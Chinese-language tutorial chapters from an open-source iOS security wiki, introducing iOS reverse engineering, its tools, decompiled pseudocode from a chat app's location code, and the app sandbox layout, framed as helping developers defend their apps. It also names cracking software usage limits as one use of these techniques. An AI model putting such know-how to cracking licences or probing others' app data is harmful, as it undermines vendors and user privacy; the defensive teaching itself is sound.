iOS Security

让iOS应用更加安全

目錄

security.ios-wiki.com

> 作者：wufawei
>
> 来源：iossecurity

Why

iOS Security (http://security.ios-wiki.com)源于之前在我的博客翻译的关于iOS安全的一系列文章。创建iOS Security这个站点的目的就是让所有的iOS开发者都能具备一定的安全知识，能方便的学习关于iOS安全的基础知识。

深感于个人知识浅薄和有限，这里决定把文章开源，希望感兴趣的朋友帮忙修改和完善文章，增加新的章节会尤为欢迎。

希望通过大家的努力，能够让我们的iOS应用更加安全，让用户能够放心使用大家的应用。

也欢迎大家订阅**iOS**技术周报(http://weekly.ios-wiki.com/）和 提交好文章到**iOS News**（http://news.ios-wiki.com/news）

How

如果只是想提出小的修正的话，您可以给我提交 issue 。或者fork 本项目，在 draft 中进行修正后给我发pull-request。

iOS逆向工程简介

本系列文章将对iOS逆向工程的基本流程，以及涉及到的工具进行简要的介绍。

维基百科对逆向工程的定义如下：

> 逆向工程（又称反向工程），是一种技术过程，即对一项目标产品进行逆向分析及研究，从而演绎并得出该产品的处理流程、组织结构、功能性能规格等设计要素，以制作出功能相近，但又不完全一样的产品。逆向工程源于商业及军事领域中的硬件分析。

需要逆向工程的原因如下：

> - 接口设计。由于互操作性，逆向工程被用来找出系统之间的协作协议。
> - 军事或商业机密。窃取敌人或竞争对手的最新研究或产品原型。
> - 学术／学习目的。
> - 去除复制保护和伪装的登录权限。
> - 产品分析：用于调查产品的运作方式，识别潜在的侵权行为。

写本系列文章是让开发者了解攻击者能够做的事情，“未知攻，焉知防”。目的是让开发者能够针对这些攻击、破解行为，更好的设计和编码，提供iOS应用的安全性。

#1 iOS逆向工程简介下的更多文章

对于iOS App开发者来说，只是完成产品的需求是远远不够的，需要考虑安全方面的问题。

对于微信、陌陌、来往、QQ、WhatsApp等IM工具，我们需要关注其在本地是否保存聊天信息、联系人; 对于电商类App，我们需要关注交易环节是否安全，网络请求是否安全；对这些关键环节的安全上的评估，就需要用到iOS逆向工程。

对于需要用户注册和登录的应用来说，用户的密码是如何在网络上传输的、在本地是否保存明文密码、聊天信息、联系人，这些都可以通过逆向工程的手段来进行分析。

iOS逆向工程，就是拿到应用的关键信息，基于这些信息的用途，可以有如下的分类；

> - 安全审计
> - 分析恶意软件
> - 借鉴别人的软件
> - 破解使用限制

安全审计

一般大公司都会有相应的安全团队，会负责各个业务的安全问题，也会对iOS App的安全性进行内部的审计和分析，及早发现和反馈，以便开发团队的同学能够及早修正问题。

分析恶意软件

这种一般是对安全特别感兴趣或者是杀毒软件公司，会对恶意软件进行分析，以便发出预警，避免用户中招。

借鉴别人的软件

有时候想了解下别人用的第3方库有哪些，甚至关键地方是如何实现的，特别是对于越狱后的某些应用，想了解其实现原理，就需要用到逆向工程。

破解使用限制

通过逆向工程，可以分析出软件使用限制所利用的机制，能够对关键的地方打补丁，破解相应的使用限制。这种在Windows平台上存在很久。比如最近有些文章，介绍如何破解Reveal的使用限制、去掉过期的弹框等文章，就用到了iOS逆向工程的相关知识。

#1 iOS逆向工程简介下的更多文章

对iOS应用进行逆向分析的方法可以大致分为两类：

- 静态分析（static analyze）
- 动态分析（dynamic analyze）

静态分析

顾名思义，静态分析法是在不执行iOS应用的情形下，对应用进行静态分析的一种方法。比如获取应用的文件系统结构，本地文件的分析、使用反汇编工具（Disassembler，比如IDA）查看内部代码，分析代码结构也是静态分析。

动态分析

动态分析法是在iOS应用的执行过程中进行动态分析的一种方法，通过调试来分析代码，获得内存的状态等等。通过动态分析法，可以在观察应用的文件、网络等。动态分析中还常使用调试器（Debugger，比如gdb）分析应用的内部结构与原理。甚至可以使用工具（比如Cycript，后面会详细介绍该工具）动态修改内存，给内存打补丁。

在进行iOS逆向工程的时候，建议两种方法都采用，通常是先静态分析下收集应用的相关信息，然后使用动态分析获得进一步的信息。灵活的使用这两种方法，可以大大提供分析效率。

#1 iOS逆向工程简介下的更多文章

要进行iOS逆向工程，建议掌握iOS应用的开发相关知识，相信看本文的读者应该都具备。 进行iOS逆向工程的一个关键就是工具的使用，工欲善其事，必先利其器。用好工具可以事半功倍。甚至可以做之前可能根本没想到能够做的事情。

这里介绍的工具可以分为如下几类：


- UI分析工具
- 文件系统查看工具
- 数据库查看工具
- 网络分析工具
- 逆向程序开发工具
- 反汇编工具
- 调试器

UI分析工具

UI分析工具是对iOS应用的UI进行分析的工具，有Reveal和PonyDebugger等。

> Reveal能够在运行时调试和修改iOS应用程序。它能连接到应用程序，并允许开发者编辑各种用户界面参数，这反过来会立即反应在程序的UI上。就像用FireBug调试HTML页面一样，在不需要重写代码、重新构建和重新部署应用程序的情况下就能够调试和修改iOS用户界面。 --InfoQ

使用Reveal的效果如图：



使用PonyDebugger的效果如图：

localhost:9000/devtools/de

localhost:9000/devtools/devtools.html?host=localhost:9000&page=1

Elements Resources Network Sources Timeline Profiles Audits Console

Name	Met...	Status	Type	Initiator	Size	Time	Timeline 215ms 323ms
search.json	GET	200	application/json	Other	12.64KB	266ms	
Shakespeare_Inkblot_...	GET	200	image/jpeg	Other	1.59KB	24ms	
photo_normal.jpeg	GET	200	image/jpeg	Other	4.04KB	25ms	
8E56C5E1-BDCA-4E...	GET	200	image/jpeg	Other	1.64KB	22ms	
overloadut_64_norma...	GET	200	image/jpeg	Other	1.07KB	19ms	
gre5_normal.jpg	GET	200	image/jpeg	Other	1.26KB	18ms	
36C39FB0-1BE1-40A...	GET	200	image/jpeg	Other	1.87KB	30ms	
nd3xq914iijp15ftmrd...	GET	200	image/png	Other	3.86KB	31ms	
3evg4lhkhv5raw9290...	GET	200	image/jpeg	Other	1.39KB	28ms	
qfksr5e2d4ekcejzwb...	GET	200	image/png	Other	2.50KB	15ms	
Rix_normal.jpg	GET	200	image/jpeg	Other	1.06KB	10ms	
Screen_shot_2011-03...	GET	200	image/png	Other	10.14KB	15ms	
07lc9fxaxyc5hj9fe22...	GET	200	image/jpeg	Other	1.88KB	16ms	
n214593_31325577_...	GET	200	image/jpeg	Other	1.24KB	11ms	
a34226ce-8a55-4e3...	GET	200	image/png	Other	5.41KB	8ms	
me_normal.jpg	GET	200	image/jpeg	Other	2.11KB	14ms	


16 requests | 53.68KB transferred

All Documents Stylesheets Images Scripts XHR Fonts WebSockets Other

文件系统查看工具

在iOS设备上可以安装iExplorer, iFunbox, iTool等工具，可以查看iOS应用的文件系统结构。


使用iFunbox打开陌陌的文件目录，如下图所示：



网络分析工具

使用Tcpdump, WireShark, Charles等工具可以对应用的网络数据进行分析。

使用Charles对网络数据包进行分析的示意图：



逆向程序开发工具

开发越狱程序和日常开发的iOS程序很相似，不过，越狱程序能做更强大的事情。你的设备越狱之后，你就能够hook进Apple提供的几乎所有的class，来控制iPhone/iPad的功能。

Theos大幅简化了编写越狱程序的流程，后面会对该工具进行详细的介绍。

反汇编工具

IDA Pro是一款非常强大的反汇编工具，甚至能够将汇编代码转换成近似于源码的伪代码。

如下图所示[1]：

```
// MomoLocationManager - (id)init
id __cdecl -[MomoLocationManager init](struct MomoLocationManager *self, SEL a2)
{
  void *v2; // r4@1
  void *v3; // r0@2
  void *v4; // r0@2
  void *v16; // r0@2
  void *v17; // r0@2
  void *v18; // r0@2
  void *v19; // r5@4
  struct MomoLocationManager *v21; // [sp+8h] [bp-14h]@1
  int v22; // [sp+Ch] [bp-10h]@1

  v21 = self;
  v22 = (int)&OBJC_CLASS___MomoLocationManager;
  v2 = objc_msgSendSuper2(&v21, "init");
  if ( v2 )
  {
    v3 = objc_msgSend(&OBJC_CLASS___CLLocationManager, "alloc");
    v4 = objc_msgSend(v3, "init");
    *((_DWORD *)v2 + 1) = v4;
    objc_msgSend(v4, "setDelegate:", v2);
    _R5 = 4;
    _R0 = &kCLLocationAccuracyBest;
    __asm
    {
      VLDR            D16, [R0]
      VMOV            R2, R3, D16
    }
    objc_msgSend(*((void **)v2 + 1), "setDesiredAccuracy:", _R2);
    __asm
    {
      VMOV.F64        D16, #10.0
      VMOV            R2, R3, D16
    }
    objc_msgSend(*((void **)v2 + 1), "setDistanceFilter:", _R2);
    __asm
    {
      VLDR            D16, =0.0
      VMOV            R6, R5, D16
    }
    v16 = objc_msgSend(&OBJC_CLASS___NSDate, "dateWithTimeIntervalSince1970:", _R6, 4);
    objc_msgSend(v2, "setLastLocTime:", v16);
    v17 = objc_msgSend(&OBJC_CLASS___MDContext, "appConfig");
    v18 = objc_msgSend(v17, "lastLocation");
    if ( !v18 )
      v18 = objc_msgSend(&OBJC_CLASS___MDLocation, "locationWithLat:lng:", _R6, 4, 0, 0, v21, v22);
    v19 = objc_msgSend(v18, "toCLLocation");
    objc_msgSend(v2, "setLocation:", v19);
    objc_msgSend(v2, "setReviseLocation:", v19);
    objc_msgSend(v2, "setFakeLocation:", 0);
  }
  return (id)v2;
}
```

```
// MDLocation - (id)toCLLocation
id __cdecl -[MDLocation toCLLocation](struct MDLocation *self, SEL a2)
{
  struct MDLocation *v2; // r6@1
  int v4; // r10@1
  int v6; // r8@1
  int v11; // r11@1
  int v12; // r5@1
  void *v14; // r0@1
  void *v16; // r0@1

  v2 = self;
  _R3 = (char *)&self->lng;
  v4 = LODWORD(self->lng);
  _R5 = (char *)&self->time;
  v6 = LODWORD(self->lat);
  __asm { VLDR            D16, [R5] }
  v11 = HIDWORD(self->lat);
  v12 = HIDWORD(self->lng);
  __asm { VMOV            R2, R3, D16 }
  objc_msgSend(&OBJC_CLASS___NSDate, "dateWithTimeIntervalSince1970:", _R2);
  v14 = objc_msgSend(&OBJC_CLASS___CLLocation, "alloc");
  _R2 = (int)&v2->acc;
  __asm
  {
    VLDR            D16, [R2]
    VSTR            D16, [SP,#0x3C+var_2C]
  }
  v16 = objc_msgSend(
          v14,
          "initWithCoordinate:altitude:horizontalAccuracy:verticalAccuracy:timestamp:",
          v6,
          v11,
          v4,
          v12,
          0,
          0);
  return (id)j__objc_msgSend(v16, "autorelease");
}
```

可以看到，基本上相当于源码。

调试器

在iOS逆向工程中，可以使用gdb来对iOS应用进行动态分析，进行单步调试，也可以使用Cycript来对iOS进行动态分析。
本文简要介绍了iOS逆向工程要用到的工具，后面的文章会对用到的工具做进一步的介绍。

#1 iOS逆向工程简介下的更多文章

这一章节对iOS逆向工程的概念、动机、以及涉及到的工具进行简要的介绍。后面的章节会进行详细的介绍。

#1 iOS逆向工程简介下的更多文章


iOS文件目录及程序类型

出于安全考虑，iOS系统把每个应用以及数据都放到一个沙盒（sandbox）里面，应用只能访问自己沙盒目录里面的文件、网络资源等（也有例外，比如系统通讯录、照相机、照片等能在用户授权的情况下被第三方应用访问）[1]。

请注意，使用沙盒的目的是为了防止被攻击的应用危害到系统或者其他应用，它并不能阻止应用本身被攻击，因此，开发者需要防御式的编程来避免应用被攻击。苹果官方是这样说的：

> Important: The purpose of a sandbox is to limit the damage that a compromised app can cause to the system. Sandboxes do not prevent attacks from happening to a particular app and it is still your responsibility to code defensively to prevent attacks. For example, if your app does not validate user input and there is an exploitable buffer overflow in your input-handling code, an attacker could still hijack your app or cause it to crash. The sandbox only prevents the hijacked app from affecting other apps and other parts of the system.

为了便于应用组织数据，每个沙盒内都有几个名字固定的子目录用来保存文件，下图是沙盒的目录结构：



主要有4个目录[2]：

> - MyApp.app
>   该目录包含了应用程序本身的数据，程序打包的时候的资源文件和一些本地文件就是存放在这个目录下的。 程序的可执行程序、plist文件也在这个目录下。
>   这个目录不会被iTunes同步
>
> - Documents 使用这个目录来保存关键数据。关键数据指那些应用不可再生的数据。
>   这个目录会被iTunes同步
>
> - Library 用来保存一些配置文件和其他一些文件。其中使用NSUserDefaults写的设置数据都会保存到Library/Preferences目录下的一个plist文件中。Library/Caches可以用来保存可再生的数据，比如网络请求，用户需要负责删除对应文件。
>   这个目录（除了Library/Caches外）会被iTunes同步
>
> - tmp
>   使用这个目录来保存各种应用下次启动不再需要的临时文件。当应用不再需要这些文件的时候，需要主动将其删除。（当应用不再运行的时候，系统可能会将此目录清空。）
>   这个目录不会被iTunes同步

获取主要目录路径的方式

沙盒目录

```
NSLog(@"%@",NSHomeDirectory());
```

MyApp.app

```
NSLog(@"%@",[[NSBundle mainBundle] bundlePath]);
```

tmp

```
NSLog(@"%@",NSTemporaryDirectory());
```

Documents

```
NSArray *paths = NSSearchPathForDirectoriesInDomains(NSDocumentDirectory, NSUserDomainMas
NSString *docPath = [paths objectAtIndex:0];
NSLog(@"%@",docPath);
```

Library

```
NSArray *paths = NSSearchPathForDirectoriesInDomains(NSLibraryDirectory, NSUserDomainMask
NSString *libPath = [paths objectAtIndex:0];
NSLog(@"%@",libPath);
```

[#2 iOS文件系统及程序类型下的更多文章]

iOS程序类型分为3类：Application, Dynamic Library，后台Daemon。

在越狱的设备上才会遇到需要开发后面两种类型程序的情况。

Application

平时我们开发提交到App Store的应用即是Application，设备没有越狱的情况下，应用只能访问沙盒内存文件和数据。

Dynamic Library

Dynamic Library(动态链接库)，在其他平台很常见，比如Windows平台的DLL。苹果官方做了限制，所以在非越狱的情况下，需要提交到App Store的应用是不能包含动态链接库的，否则无法通过审核（Review）

后面要介绍的越狱程序（Tweak）开发，就是动态链接库。我们开发的大部分越狱程序，都是编译成动态链接库，然后通过越狱平台的MobileSubstrate（iOS7上叫CydiaSubstrate）来加载进入目标程序（Target），通过对目标程序的挂钩（Hook），来实现相应的功能。

后面会详细介绍越狱程序开发的原理，会对这个细节做进一步的介绍。

后台Daemon

后台Daemon类似于Windows的Service。对于Application来说，切换到Home就会暂停运行，而Daemon会在后台运行。在越狱设备上，之前用来拦截垃圾短信和电话的工具都是运行在后台的Daemon。

#2 iOS文件系统及程序类型下的更多文章

本章简要介绍了iOS应用的文件系统结构和iOS程序类型，了解这些基础知识能够有利于后续进行文件系统相关的分析，以及编写越狱程序（Tweak）。

#2 iOS文件系统及程序类型下的更多文章

Mac上安装的工具

文件系统查看工具


在iOS设备上可以安装iExplorer, iFunbox, iTool等工具，可以查看iOS应用的文件系统结构。

我们以iFunbox为例子，介绍下其用法。

下载安装


从这里下载iFunbox最新的Mac版本，然后安装。

打开iFunbox，点击左边的User Applications，然后点击你想打开的应用的图标，比如选择陌陌。打开陌陌的文件目录的示意图如下所示：



选择某个应用，比如打开微信目录，到Libraray\WebChatPrivate\Host下面找到关于DNS IP相关的文件，然后在对应的文件上右键点击，会出现一个选项“Copy to Mac”，能够把对应的文件复制到Mac上，然后就可以利用Mac上的工具查看这些文件了。

如下图所示：



需要说明一下，我的iPhone4s运行的是iOS 7.1.1，没有越狱，上面图中显示Jailed有误；最上面那个iPad是越狱过的。
